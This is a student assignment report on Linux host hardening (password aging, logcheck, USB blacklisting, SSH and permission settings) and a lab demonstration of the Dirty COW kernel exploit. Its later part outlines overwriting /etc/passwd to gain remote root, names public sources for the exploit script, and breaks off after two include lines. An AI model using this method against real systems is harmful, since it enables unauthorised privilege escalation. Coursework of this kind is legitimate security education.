



# **ET4028 Host & Network Security Host Hardening & PEN Testing Assignment**

**Group 7:**

**Ashutosh Yadav 18249094**

**Conall McAteer 18173586**

**Emma Hurley 17212723**

**Damian Larkin, 18230253**

**James Cusack, 18250416**

**April 2022**

Department of Electronics & Computer Engineering

University of Limerick

# Table of Contents

<b>1. Dirty C.O.W (CVE-2016-5195)</b>	<b>3</b>
1.1 Overview	3
<b>2. System Hardening</b>	<b>4</b>
2.1 Password Aging	4
2.2 Make Sure No Non-Root Accounts Have UID Set To 0	6
2.3 Monitoring Suspicious Log Messages using Logwatch	7
2.4 Blacklisting USB Storage	9
2.5 Password Policy	10
2.6 Disable Root Login for SSH	10
2.7 Permissions & Verification	11
<b>3. Exploit Step-by-Step Instructions</b>	<b>12</b>
3.1 Step 1: Downloading the exploit	13
3.2 Step 2 Compilation of C file	14
<b>4. Proposed Solutions &amp; Justifications</b>	<b>17</b>
4.1 Review, Close and/or change SSH ports	17
4.2 Disable SSH	17
4.3 Email Spam Filter	17
4.4 Regular Security Training	18
4.5 Update Linux system	18
4.6 Secure SSH	18

# 1. Dirty C.O.W (CVE-2016-5195)

## 1.1 Overview

Dirty COW (Copy on write) was a vulnerability in the Linux kernel. It allowed processes to write to read-only files. This exploit made use of a race condition that lived inside the kernel functions which handle the copy-on-write (COW) feature of memory mappings.

*“Race condition in mm/gup.c in the Linux kernel 2.x through 4.x before 4.8.3 allows local users to gain privileges by leveraging incorrect handling of a copy-on-write (COW) feature to write to a read-only memory mapping, as exploited in the wild in October 2016, aka "Dirty COW.””*

An example use case includes over-writing a user's UID in /etc/passwd to gain root privileges. Dirty COW is listed in the Common Vulnerabilities and Exposures as CVE-2016-5195.

The vulnerability had existed in the Linux kernel since 2007 and patched in 2017 upon its initial discovery in 2016 by Phil Oester.

The exploit doesn't leave any trace of any unusual activity happening in the logs which makes this exploit that much more severe.

The exploit has many use cases including obtaining root permissions to usually non-modifiable files such as system binaries.

One example of this is that the hacker could use the Dirty COW exploit to escalate their permissions within a system so that they could change a file in a directory such as **/bin/bash** so that additional, unexpected actions are performed. For example, a keylogger.

As a result, once the user starts the infected program, they will automatically run the malicious code. If the exploit has infected a program with root permissions, then the exploit will also have root permissions.

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2016-5195>

## 2. System Hardening

### 2.1 Password Aging


Password aging was added in order to improve the security of the system.

The following commands were used:

```
# chage -l ash
```

This command would display the details of the password for user account “ash”

See figure x below:


A terminal window titled 'root@ash-VirtualBox: ~/Desktop' showing the output of the 'chage -l ash' command. The output lists password aging settings for the 'ash' user, including last password change date, expiration status, and warning periods.

```
root@ash-VirtualBox:~/Desktop# chage -l ash
Last password change           : Mar 15, 2022
Password expires               : never
Password inactive              : never
Account expires                : never
Minimum number of days between password change : 7
Maximum number of days between password change : 99999
Number of days of warning before password expires : 7
root@ash-VirtualBox:~/Desktop#
```

Currently the password does not expire and does not require a password change at any point making it vulnerable if the password was to be leaked or misplaced.

The account password settings for “ash” were changed using the following command:

```
# chage -M 60 -m 7 -W 7 ash
```

A terminal window titled 'ash@ubuntu: ~/Downloads' with a menu bar (File, Edit, View, Terminal, Help). The command 'chage -l ash' has been executed, displaying password policy details for the 'ash' user. The output shows the last password change on Mar 25, 2022, expiration on May 24, 2022, and various other settings like 'never' for inactive and account expiration, and 7 and 60 days for password change intervals.

```
ash@ubuntu:~/Downloads$ chage -l ash
Last password change           : Mar 25, 2022
Password expires               : May 24, 2022
Password inactive              : never
Account expires                : never
Minimum number of days between password change : 7
Maximum number of days between password change : 60
Number of days of warning before password expires : 7
ash@ubuntu:~/Downloads$
```


This changes the minimum number of days between password change to 7 and a maximum to 60 days which is a much better way to mitigate compromised passwords.

## 2.2 Make Sure No Non-Root Accounts Have UID Set To 0

The only account on the system that should have UID set to “0” is the root account as it allows full permissions to access the system.

First, we will display all the current user accounts with the UID set to “0” with the following command:

```
# awk -F: '($3 == "0") {print}' /etc/passwd
```

A terminal window titled 'ash@ubuntu: ~/Downloads' with a menu bar (File, Edit, View, Terminal, Help). The prompt is 'ash@ubuntu:~/Downloads\$'. The command 'awk -F: '(\$3 == "0") {print}' /etc/passwd' is entered and executed. The output is 'root:x:0:0:root:/root:/bin/bash'. The prompt returns to 'ash@ubuntu:~/Downloads\$'.

```
ash@ubuntu:~/Downloads$ awk -F: '($3 == "0") {print}' /etc/passwd
root:x:0:0:root:/root:/bin/bash
ash@ubuntu:~/Downloads$
```

The output of this command gives us the following:

```
# root:x:0:0:root:/root:/bin/bash
```

This means that only the root account has UID set to 0. If there are any other accounts with UID set to 0 they should be checked to make sure they are authorised to have this permission or deleted immediately.


## 2.3 Monitoring Suspicious Log Messages using Logwatch

Installing Logwatch to read suspicious file logs and any unusual items. Can be configured to send an email.

The following commands were used:

```
# apt -get install logcheck  
  
# sudo -u logcheck logcheck  
  
# cat /var/mail/root
```

The log files were stored in the mail directory under root.

A terminal window titled 'root@ash-VirtualBox: ~/Desktop' showing the execution of several commands. The first command is 'apt-get install logcheck', which outputs 'Reading package lists... Done', 'Building dependency tree', 'Reading state information... Done', and 'logcheck is already the newest version. 0 upgraded, 0 newly installed, 0 to remove and 708 not upgraded.' The second command is 'sudo -u logcheck logcheck'. The third command is 'su logcheck'. The fourth command is 'sudo -u logcheck logcheck'. The fifth command is 'cat /var/mail/root'.

```
root@ash-VirtualBox:~/Desktop# apt-get install logcheck  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
logcheck is already the newest version.  
0 upgraded, 0 newly installed, 0 to remove and 708 not upgraded.  
root@ash-VirtualBox:~/Desktop# sudo -u logcheck logcheck  
root@ash-VirtualBox:~/Desktop# su logcheck  
root@ash-VirtualBox:~/Desktop# sudo -u logcheck logcheck  
root@ash-VirtualBox:~/Desktop# cat /var/mail/root
```

```
root@ash-VirtualBox: ~/Desktop
Mar 15 11:20:34 ash-VirtualBox groupadd[8645]: group added to /etc/group: name=logcheck, GID=128
Mar 15 11:20:34 ash-VirtualBox groupadd[8645]: group added to /etc/gshadow: name=logcheck
Mar 15 11:20:34 ash-VirtualBox groupadd[8645]: new group: name=logcheck, GID=128
Mar 15 11:20:34 ash-VirtualBox useradd[8649]: new user: name=logcheck, UID=117, GID=128, home=/var/lib/logcheck, shell=/bin/false
Mar 15 11:20:34 ash-VirtualBox usermod[8654]: change user 'logcheck' password
Mar 15 11:20:34 ash-VirtualBox chage[8659]: changed password expiry for logcheck
Mar 15 11:20:34 ash-VirtualBox gpasswd[8670]: user logcheck added by root to group adm
Mar 15 11:20:34 ash-VirtualBox chfn[8680]: changed user 'logcheck' information

From logcheck@ash-VirtualBox Tue Mar 15 11:23:54 2022
Return-Path: <logcheck@ash-VirtualBox>
X-Original-To: logcheck
Delivered-To: logcheck@ash-VirtualBox
Received: by ash-VirtualBox (Postfix, from userid 117)
        id B47D06D68C; Tue, 15 Mar 2022 11:23:54 +0000 (GMT)
To: logcheck@ash-VirtualBox
Subject: ash-VirtualBox 2022-03-15 11:23 +0000 System Events
Auto-Submitted: auto-generated
MIME-Version: 1.0 (mime-construct 1.11)
Message-Id: <20220315112354.B47D06D68C@ash-VirtualBox>
Date: Tue, 15 Mar 2022 11:23:54 +0000 (GMT)
From: logcheck@ash-VirtualBox (logcheck system account)

This email is sent by logcheck. If you no longer wish to receive
such mail, you can either deinstall the logcheck package or modify
its configuration file (/etc/logcheck/logcheck.conf).

System Events
=====
Mar 15 11:21:01 ash-VirtualBox dbus[360]: [system] Activating service name='org.freedesktop.hostname1' (using service ehelper)
Mar 15 11:21:01 ash-VirtualBox dbus[360]: [system] Successfully activated service 'org.freedesktop.hostname1'
Mar 15 11:22:03 ash-VirtualBox pkexec: pam_unix(polkit-1:session): session opened for user root by (uid=1000)
Mar 15 11:22:03 ash-VirtualBox pkexec[9824]: ash: Executing command [USER=root] [TTY=unknown] [CWD=/home/ash] [COMMAND=/usr/lib/update-notifier/package-system-locked]

root@ash-VirtualBox:~/Desktop#
```

Running `# cat /var/mail/root` would display the contents of the log file.



## 2.4 Blacklisting USB Storage

Malicious attempts to gain access to the device may come from physical contact and possession of the machine using external hard-drives, USB thumb drives etc.


The following command was run:

```
# sudo vim /etc/modprobe.d/blacklist.conf
```

And the line below was added:

```
blacklist usb-storage
```

This disables USB ports on the machine of the target and improves security physically.



```
root@ubuntu: /home/ash
File Edit View Terminal Help
Setting up vim-tiny (2:7.2.330-1ubuntu3.1) ...
Setting up vim-runtime (2:7.2.330-1ubuntu3.1) ...
Processing /usr/share/vim/addons/doc

Setting up vim (2:7.2.330-1ubuntu3.1) ...
update-alternatives: using /usr/bin/vim.basic to provide /usr/bin/vi
uto mode.
update-alternatives: using /usr/bin/vim.basic to provide /usr/bin/vi
ff) in auto mode.
update-alternatives: using /usr/bin/vim.basic to provide /usr/bin/rv
auto mode.
update-alternatives: using /usr/bin/vim.basic to provide /usr/bin/rv
in auto mode.
update-alternatives: using /usr/bin/vim.basic to provide /usr/bin/vi
o mode.
update-alternatives: using /usr/bin/vim.basic to provide /usr/bin/vi
auto mode.
update-alternatives: using /usr/bin/vim.basic to provide /usr/bin/ex
o mode.

root@ubuntu:/home/ash# vim /etc/modprobe.d/blacklist.conf
root@ubuntu:/home/ash#
```

## 2.5 Password Policy

Despite Linux by default having a minimum password length of 6 characters for its users which can be relatively secure, it doesn't require the user of capital letters, special characters to further strengthen user passwords.

A strong password policy has been put in place for this system to have at least a length of 8 characters and a special character, lower case letter as well as an uppercase letter as a minimum standard.

The following commands were used.

```
"sudo nano /etc/pam.d/common-password"
```

The line **"minlen=8"** was added so the minimum password length for a user has to be 8 characters in length.

The lines below were added to common-password to prevent the user from re-using the last 4 passwords.

```
auth    sufficient  pam_unix.so likeauth nullok  
password sufficient  pam_unix.so remember=4
```

## 2.6 Disable Root Login for SSH

As root we needed to edit the sshd config file. **"nano /etc/ssh/sshd\_config"**

The following commands was added to the file:

```
"PermitRootLogin No"
```

We then saved the updated /etc/ssh/sshd\_config file and restarted the SSH server.

## 2.7 Permissions & Verification

Set User/Group permissions for the “passwd” file

```
#chmod 644 /etc/passwd  
  
#chown root:root /etc/passwd
```

Set User/Group permissions for the “group” file


```
#chmod 644 /etc/group  
  
#chown root:root /etc/group
```

Set User/Group permissions for the “shadow” file

```
#chmod 600 /etc/shadow  
  
#chown root:root /etc/shadow
```

Set User/Group permissions for the “gshadow” file

```
#chmod 600 /etc/gshadow  
  
#chown root:root /etc/gshadow
```



```
root@ubuntu: /home/ash  
File Edit View Terminal Help  
ash@ubuntu:~$ sudo su  
[sudo] password for ash:  
root@ubuntu:/home/ash# clear  
root@ubuntu:/home/ash# chmod 644/etc/passwd  
chmod: missing operand after `644/etc/passwd'  
Try `chmod --help' for more information.  
root@ubuntu:/home/ash# chmod 644 /etc/passwd  
root@ubuntu:/home/ash# chown root:root /etc/passwd  
root@ubuntu:/home/ash# ls -l /etc/passwd  
-rw-r--r-- 1 root root 1842 2022-03-31 21:21 /etc/passwd  
root@ubuntu:/home/ash# sudo su  
ash@ubuntu:~$ ls -l /etc/passwd  
-rw-r--r-- 1 root root 1842 2022-03-31 21:21 /etc/passwd  
ash@ubuntu:~$ sudo su  
root@ubuntu:/home/ash# chmod 644 /etc/group  
root@ubuntu:/home/ash# chown root:root /etc/group  
root@ubuntu:/home/ash# ls -l /etc/group  
-rw-r--r-- 1 root root 861 2022-03-26 00:47 /etc/group  
root@ubuntu:/home/ash# chmod 600 /etc/shadow  
root@ubuntu:/home/ash# chown root:root /etc/shadow  
root@ubuntu:/home/ash# ls -l /etc/shadow  
-rw----- 1 root root 1221 2022-03-31 21:14 /etc/shadow  
root@ubuntu:/home/ash# chmod 600 /etc/gshadow  
root@ubuntu:/home/ash# chown root:root /etc/gshadow  
root@ubuntu:/home/ash# ls -l /etc/gshadow  
-rw----- 1 root root 713 2022-03-26 00:47 /etc/gshadow  
root@ubuntu:/home/ash#
```

### 3. Exploit Step-by-Step Instructions

The exploit is demonstrated using:

- Ubuntu 10.04
- Kernel version 2.6.32 (checked using `# uname -r`)
- Running on VirtualBox VM
- Dirtycow exploit script from dirtycow.ninja
- We are assuming that **we have the IP address of the target** using reconnaissance prior to attack as well **as their email address** to send the phishing attack.
- We are assuming the machine has open-ssh installed.
- We are assuming that the target hasn't configured ssh properly and uses the default port 22.

The exploit script(s) can be obtained directly from <https://dirtycow.ninja> where there is a GitHub link to the script(s) and details of the exploit and various ways to take advantage of the exploit.

<https://github.com/dirtycow/dirtycow.github.io>

<https://github.com/FireFart/dirtycow>

This exploit will give the attacker **remote root access** to the target machine by overriding the `/etc/passwd` file and modifying the “**root**” user to a user called “**rooter**” which has a pre-set password using the malicious script and is known to the attacker (As they sent it).


The phishing aspect of this exploit will **not** be demonstrated in this exploit as it is too generic and focuses more so on social engineering.

The IP address and email address are considering publicly available information and we assume we have acquired it by performing extensive reconnaissance on our target.

*Discussed this project with Reiner Dojen beforehand for suitability to the assignment spec, which he agreed and approved upon. 21/03/2022 Week 9*

### 3.1 Step 1: Downloading the exploit

Download dirty.c from GitHub and put it on the desktop. Ensure its in .c format as it needs to be compiled. Modifications were done to the username and salt as “**rooter**” within the script.



```
#include <fcntl.h>
#include <pthread.h>
